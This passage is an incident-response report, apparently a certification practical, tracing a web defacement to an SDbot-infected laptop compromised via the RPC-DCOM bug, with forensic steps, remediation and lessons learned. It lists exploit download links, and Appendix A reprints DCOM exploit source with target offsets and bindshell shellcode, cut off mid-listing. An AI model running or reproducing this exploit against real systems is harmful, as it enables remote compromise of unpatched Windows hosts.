12:00 The Server Administrator returns and tells me the IP we saw in the log belongs to a laptop used by the marketing department. I ask if it is online now and he verifies that it is.

I ask if anyone using the laptop would have been accessing the web server this morning. I discover that the only person who accesses the web server is the 1 person in sales who is the sites developer. I decide to follow up on this and do a quick portscan of the laptops IP address.

a very interesting ports show up in our Nmap scan:

6667 – default port for many IRC connections

I ask if this computer would be using IRC, and am informed that the user only uses MS office and E-mail.

12:10 A status and strategy session is called. I bring in the Managers from JumpStart, Inc as well as my liaison and the IT guy.

I summarize the situation to date:

- It does not appear that the web server was compromised using a web based exploit through the firewall.
- There is a unexpected and unauthorized connection to the web server from an internal address.
- I need to investigate this internal system immediately.
- Since it has been backed up already, and there is a rush to get it back in service. I would like to have the IT worker begin to rebuild the server

from scratch since it is the only way to ensure that no backdoors remain.

- I will seize and investigate the internal laptop since it is showing suspicious network traffic patterns.

12:20 With my company representative I go and seize the suspect laptop. I take digital photos of the system before touching it and request that the user stay logged in. We interview the user and ask about any unusual activity. He indicates that the system rebooted itself overnight, and has seemed a bit slow this morning but otherwise has seemed fine.

12:25 I prepare my response laptop to receive another dump of volatile information and then another system backup. This is the same procedure used to process the Web Server machine, only the output filenames are different.

On the Incident Response laptop we run the following command:


```
Nc -l -p 8989 >F:\JumpStartLaptopVolitile.log
```

This opens a Netcat listener on port 8989 and tells it to place whatever it receives into the file F:\JumpStartLaptopVolitile.log

I place my CD of trusted Incident Response tools in the CD-Rom drive on the laptop.

On the suspect laptop we go to Start > Run and execute a trusted copy of Cmd.exe from our Incident Response CD in D:\. Once this shell is open we change drive to the CD-Rom and execute the following:

W2Kir.bat | nc 192.168.20.6 8989



Once the volatile data has been transferred, I close the netcat listener on the laptop and start a new one with a different output file:

```
nc –l –p 8989 >F:\JumpStartLaptopDrive.img
```

I then use a trusted copy of dcfldd.exe[28] from my response CD in order to back up the server to the forensically clean external HDD via a netcat connection. I backed up the C: but did not take MD5 checksums as would normally be done in a forensics investigation since we have been told that we cannot preserve the original drives as evidence.

The command used is:

```
dd if=\\.\C: | nc 192.168.20.6 8989
```

Once the backup is complete I note all connections to the system and then disconnect the network cable. As before 3 copies of the backup files are burned to DVD-R, 2 are placed in bags with chain of custody while the third is to be used for the examination.

13:30 I begin examining the output of the netstat portion if my IR batch file log. There is a connection on 6667 going to irc.evilhackers.org.

From the Netstat –an

```
TCP    laptop:6667          1.2.3.4:6667  ESTABLISHED
```

Where 1.2.3.4 resolves to irc.evilhackers.org

I also note a running process Cnfgldr listed in the process list, this is not a normal process that I am aware of so it is noted for further investigation.

Since the IRC connection is not normal for this system I begin examining the registry and file system for evidence of an IRCbot infection using FTK to examine the backup copy of the laptop I have made.

I find the following in the run keys of the registry:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
  `"Configuration Manager"="Cnfgldr.exe"`
- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices`
  `"Configuration Manager"="Cnfgldr.exe"`

[28] http://prdownloads.sf.net/biatchux/

Some Google searching using the executable name and IRC port reveals that this looks like a variant of the SDbot[29] IRC Trojan. This is a Trojan that can:


- Redirect ports.
- Download and run files.
- Scan ports.
- Update the backdoor.
- Launch denial of service (DoS) attacks.
- Send the backdoor to other IRC channels.

I find a copy of Cnfgldr.exe in the Winnt\System32 directory with a MAC time of 04:42 today. This seems to confirm that this is a variant of SDbot. I check why the Anti-Virus scanner did not catch the SDbot infection but discover that the service is disabled. It was most likely terminated by the hacker so it didn't interfere with his backdoor and tools.

13:45 I do a search for hidden directories and find one named toolz in the C:\WINNT\Inf directory. It contains some hacker tools like nmap, netcat and winfingerprint as well as a copy of index.html which matches the one on the compromised web server, it's creation time was 08:02 today. The Inf directory was probably chosen to hide these files as it contains a lot of files (so a few more may pass unnoticed) and few people have reason to look in that location.

I now am pretty confident I know how the web server was defaced, but how did the Trojan get onto the laptop? I examine the event logs for clues and discover EventID messages 7031 and 4097 that seem likely to be caused by relating to the recent Dcom exploit.

[29] http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.html



It seems likely that the hacker gained control of the laptop using the Dcom exploit and then installed SDbot to maintain control.

The lone IT person at JumpStart, Inc. verified that the perimeter firewall does not allow port 4444 to pass into the network, and the timestamps on the log files indicate that the exploit took place at about 04:30. This implies that the laptop was infected while outside of the office. This seems somewhat corroborated by the MAC time of the Trojan file which was 04:42

The user verified that at 04:30 the laptop was connected to his DSL line at home. Since his home network lacked a firewall, and the laptop lacked a software personal firewall it was ripe for exploitation.

Since the SDbot uses IRC to phone home to an IRC channel, once the laptop booted up in the office it created an avenue for the hacker to breach the firewall.

14:00 I start an Nmap sweep of the entire network looking for any other unusual ports or outbound IRC connections in case the hacker had compromised any other hosts on the LAN as well.

We also begin examining each systems event log for evidence of the same errors associated with the new Dcom exploit.

14:30 The Nmap sweep comes back with one or two ports that seem odd. We quickly isolate those systems and give them a quick check for RAT activity by looking at their Netstat output and identifying any unknown

listening ports by running fport from Foundstone[30] to map listening ports to executables. In each case they come up clean.

Eradication:

14:48 The Web Server is already being rebuilt at this time. We also Decide that it is a prudent course of action to rebuild the laptop system to Ensure that no other backdoors are hidden on it.

These two systems are the extent of the infestation discovered; with them off the network we are fairly confident that we have contained the incident. Once both systems have been rebuilt I will consider it eradicated.

I ask my JumpStart liaison to get us another resource that is fairly IT savvy we can use to help with the investigation for about 30 minutes. He returns with another employee that we assign the task of connecting to each machine using the C$ share and checking that the directory C:\WINNT\Inf \toolz does not exist. We allow this employee the temporary use of an administrative level account to accomplish this check. This is not a foolproof test, but hackers often keep to a convention or pattern that they can easily remember in order to avoid having to keep incriminating notes regarding compromised systems for later reference.

No other systems are identified as having the toolz directory on them.

Recovery:

Once we have decided that the laptop system was most likely compromised via the RPD-DCOM exploit we are faced with the decision of what to do to restore the corporate website to operation. The recommendation I have made to the company is to format and reinstall the server. This recommendation is made based on the fact that we cannot truly know what has happened to the machine while a hacker had control of it. The lack of logging and file integrity checking prevents us from having any level of comfort that we have eliminated all the attackers' backdoors.

The plan is to rebuild the server with proper security and logging this time so that in the future any issues encountered will provide some more meaningful clues. I will assist the JumpStart's IT worker in applying proper security, logging, and patches prior to placing the server back into production.

[30] http://www.foundstone.com

The process we will follow is:

- Build server (no external connections allowed during this process) make a secondary partition during setup for the Web root files
- Install current service pack (W2k SP4)
- Connect to the network and use Live Update to install all required OS and Internet Explorer patches.
- Install the IIs web server service with only the required components (not the default IIs install).
- Install any patches required by web server
- Move web root directory to the secondary partition.
- Run the Microsoft IIs Lockdown wizard[31] (version 2.1) which also installs URLscan[32] on IIs to increase HTTP security.
- Configure the system security settings by leveraging the templates provided in the Microsoft "Security Operations Guide for Windows2000 Server[33]" We applied the "Baseline.inf" for Windows2000 followed by the "IIs Incrimental.inf" Templates. The Microsoft templates where chosen over those from the Center for Internet Security[34] as they a little less restrictive and will align better with JumpStart's needs.
- Install Tripwire[35] and configure it. Create the baseline database.

15:00 To help ensure that we have not missed any infected hosts or time activated backdoors I build a Linux workstation and install Snort. I configure a basic policy that includes rules for DCOM and Trojans as well as IRC. I configure swatch to check the log on an hourly basis and send e-mail to the pagers of myself and the IT worker from JumpStart, Inc if alerts are logged. The machine with Snort is connected to a hub and placed just inside the firewall so that it sees all traffic coming in and going out.


[31] http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=DDE9EFC0-BB30-47EB-9A61-FD755D23CDEC

[32] http://www.microsoft.com/downloads/details.aspx?FamilyID=12244f33-a5da-4203-a3a8-83f4388bb71f&DisplayLang=en

[33] http://www.bitpipe.com/data/detail?id=1019125648_494&type=RES&x=733951540&
This document seem to have been depreciated by Microsoft in favor of a document of the same name targeting windows2003 server. I had to Google search for a download URL.

[34] http://www.cisecurity.org

[35] http://www.tripwire.com



JumpStart, Inc.
Corporate Network

I have also recommended that the laptop users system be rebuilt prior to its being reconnected to the network. I recommend that it be loaded with an appropriate personal firewall and the antivirus be configured to perform a full system scan on a regular basis. These tasks will be done by JumpStart and will not be completed as part of this response.

17:12 We complete the work on the web server and return it to the network.

17:15 we begin installing the MS03-026 patch on all other systems in JumpStart's network to ensure that the Dcom exploit is not capable of causing any further issues.

18:22 we complete a long days work and make plans to regroup the following morning for a wrap up meeting.

7/24/2003 11:00 A wrap up meeting is held, the subjects discussed are the details in the Lessons Learned section that follows


Lessons Learned:

Analysis

Narrative:

This incident was able to take place due to a lack of security policy and awareness by mobile users at JumpStart, Inc. The mobile users had no understanding of the risk of their system being connected to the internet without any firewall protection. This coupled with a new exploit that the patch had not been installed for in a timely manner lead to disaster.

A mobile worker had their unprotected laptop connected to a DSL line at home. The machine was not patched with the new MS03-026 patch for the RPC-DCOM bug. The laptop was exploited and the attacker installed a Remote Access Trojan in order to retain control/access of the compromised system. When the system was booted up in the office it "phoned home" with it's IP address by sending messages to an IRC channel controlled by the hacker.



This "walk in" infection caused the security of the corporate firewall to be bypassed completely. The hacker issued commands to the Trojan via IRC and used the compromised laptop to scout out this new network. The attacker identified a machine with an open file share and investigated. Discovering the web server, the hacker probably thought

he might get some credit card data from the e-commerce part of the site. The defacement most likely came when it was discovered that the order processing was not on this server and there was noting of value contained there. Since there was an open share allowing access to the web root directory the attacker had only to create his new index.html file and copy it into place. The server was not exploited as much as poorly configured. Because of the lack of assurance that nothing hidden remains on the server, I recommend during the incident response it be rebuilt.

It is unknown why the hacker didn't exploit more of the systems on the network. There was nothing preventing his using his RAT controlled laptop to attempt to exploit other machines. There where no additional logs in the toolz directory on the laptop system, so it is unknown what actions the hacker did take while connected to JumpStart's network. We have installed a system to monitor for signs of any other infections we may have missed.

The overall attack did not seem to specifically target JumpStart, Inc. The limited evidence available seems to point more to this being an attack of opportunity carried out by someone scanning for machines vulnerable to the new Dcom exploit.

Root Cause

The Root cause is that it was possible for the exploit to take place due to lax patching and firewall requirements. The risk of this sort of incident reoccurring can be significantly reduced by putting a patching policy in place to ensure timely patching of all corporate systems and requiring personal firewalls on all mobile systems that will be used off site.

Recommendations:

Create a patching process that ensures that all systems receive critical patches in a timely manner. This could be running Automatic Updates and having it check daily for patches as long as it is monitored regularly.

Install Personal Firewalls on any mobile systems and possible high value systems internal to the network

Ensure AV software is installed and regularly updated on all systems

Install some IDS capability (network and/or host based)

Block outbound IRC at the firewall if is it is not deemed a business requirement

Provide some form of End user education regarding safe computing practices.

Follow the backup schedule designed for JumpStart, Inc. previously.

File integrity checking for the web server (tripwire) has already been implemented as part of the rebuild. It should be considered for any other high value servers

Leverage security templates provided by Microsoft or the Center for Internet Security to tighten the security settings on remaining corporate servers and possibly workstations.

Create a formal Incident Response process ensure that it is documented and the staff know where to get the document to enact it. This process does not have to be all inclusive; it just has to have enough detail and guidance to make sure all employees know how to react to a suspected incident.

Personal Lessons Learned

1) Try not to have preconceived ideas about what happened, let the facts guide you.

2) Some things can bypass the firewall, look at all possible avenues of entry not just the front door when attempting to determine the source of an attack

3) Being prepared pays off. By preparing my jump kit ahead of time, I had all the tools on hand I needed to resolve this incident

References:

Last Stage of Delirium Research Group:
http://lsd-pl.net/
http://lsd-pl.net/special.html
http://archives.neohapsis.com/archives/bugtraq/2003-07/0194.html
http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

Security Focus:
http://www.securityfocus.com/bid/8205/info/

Cert:
http://www.cert.org/advisories/CA-2003-16.html
http://www.kb.cert.org/vuls/id/568148

CIAC:
http://www.ciac.org/ciac/bulletins/n-117.shtml

ISS:
http://xforce.iss.net/xforce/xfdb/12629

Microsoft:
http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx

Xfocus:
http://www.xfocus.org/documents/200307/2.html
http://www.xfocus.org/advisories/200307/4.html

eEye:
http://www.eeye.com/html/Research/Tools/RPCDCOM.html

Exploit Code Links:
http://downloads.securityfocus.com/vulnerabilities/exploits/dcomrpc.c
http://downloads.securityfocus.com/vulnerabilities/exploits/dcom.c
http://www.securityfocus.com/data/vulnerabilities/exploits/DComExpl_UnixWin32.zip
http://downloads.securityfocus.com/vulnerabilities/exploits/07.30.dcom48.c
http://downloads.securityfocus.com/vulnerabilities/exploits/30.07.03.dcom.c
http://downloads.securityfocus.com/vulnerabilities/exploits/0x82-dcomrpc_usemgret.c
http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c

http://archives.neohapsis.com/archives/bugtraq/2003-07/0319.html
http://archives.neohapsis.com/archives/bugtraq/2003-07/0321.html
http://archives.neohapsis.com/archives/fulldisclosure/2003-q3/0929.html

http://www.metasploit.com/releases.html

https://ialert.idefense.com/idcontent/2003/Exploit Code/dcom.c
https://ialert.idefense.com/idcontent/2003/Exploit Code/winrpcdcom.c
https://ialert.idefense.com/idcontent/2003/Exploit Code/DComExpl_UnixWin32.zip
https://ialert.idefense.com/idcontent/2003/Exploit Code/dcom-win32.zip
https://ialert.idefense.com/idcontent/2003/Exploit Code/dcom-18-offsets.c
https://ialert.idefense.com/idcontent/2003/Exploit Code/winrpc.c

COM/DCOM:

Thai, Thuan, “Learning DCOM”, Sebastopol, O’Reilly & Associates, inc., April 1999

http://msdn.microsoft.com

Buffer Overflows:

Russell, Ryan and Cunningham, Stace, “Hack Proofing Your Network” Rockland, Syngress, 2000

Peikari, Cyrus and Chuvakin, Anton, “Security Warrior”, Sebastopol, O’Reilly & Associates, Inc, 2004

Incident Response:

Van Wyk, Kennith and Forno, Richard, “Incident Response” Sebastopol, O’Reilly & Associates, Inc., 2001

Schweitzer, Douglas, “Incident Response, Computer Forensics Toolkit” , Indianapolis, Wiley, 2003

Mandia and Prosise “Incident Response, Investigating computer crime” Berkeley, Osborne, 2001

Appendix A – Source Code for Dcom.c Exploit

```
/*
  DCOM RPC Overflow Discovered by LSD
   -> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

  Based on FlashSky/Benjurry's Code
   -> http://www.xfocus.org/documents/200307/2.html

  Written by H D Moore <hdm [at] metasploit.com>
   -> http://www.metasploit.com/

  - Usage: ./dcom <Target ID> <Target IP>
  - Targets:
  -       0   Windows 2000 SP0 (english)
  -       1   Windows 2000 SP1 (english)
  -       2   Windows 2000 SP2 (english)
  -       3   Windows 2000 SP3 (english)
  -       4   Windows 2000 SP4 (english)
  -       5   Windows XP SP0 (english)
  -       6   Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x00,0x60,0x00
```

```
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x00
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};



unsigned char *targets [] =
    {
        "Windows 2000 SP0 (english)",
        "Windows 2000 SP1 (english)",
        "Windows 2000 SP2 (english)",
        "Windows 2000 SP3 (english)",
        "Windows 2000 SP4 (english)",
        "Windows XP SP0 (english)",
        "Windows XP SP1 (english)",
         NULL
    };

unsigned long offsets [] =
    {
        0x77e81674,
        0x77e829ec,
        0x77e824b5,
        0x77e8367a,
        0x77f92a9b,
        0x77e9afe3,
        0x77e626ba,
    };

unsigned char sc[]=
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
```

```
    "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
    "\x46\x00\x58\x00\x46\x00\x58\x00"

    "\xff\xff\xff\xff" /* return address */

    "\xcc\xe0\xfd\x7f" /* primary thread data block */
    "\xcc\xe0\xfd\x7f" /* primary thread data block */

    /* port 4444 bindshell */
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
